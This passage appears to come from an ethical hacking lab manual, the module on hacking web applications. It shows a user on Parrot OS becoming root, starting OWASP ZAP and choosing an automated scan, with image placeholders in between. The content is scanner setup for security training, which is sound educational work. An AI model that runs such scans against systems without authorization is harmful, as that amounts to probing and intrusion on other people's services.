


```
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# zaproxy
```


6. The **OWASP ZAP** initializing window appears; wait for it to complete.
7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

Note: If a **Manage Add-ons** window appears, click the **Close** button.

Module 14 – Hacking Web Applications




8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.

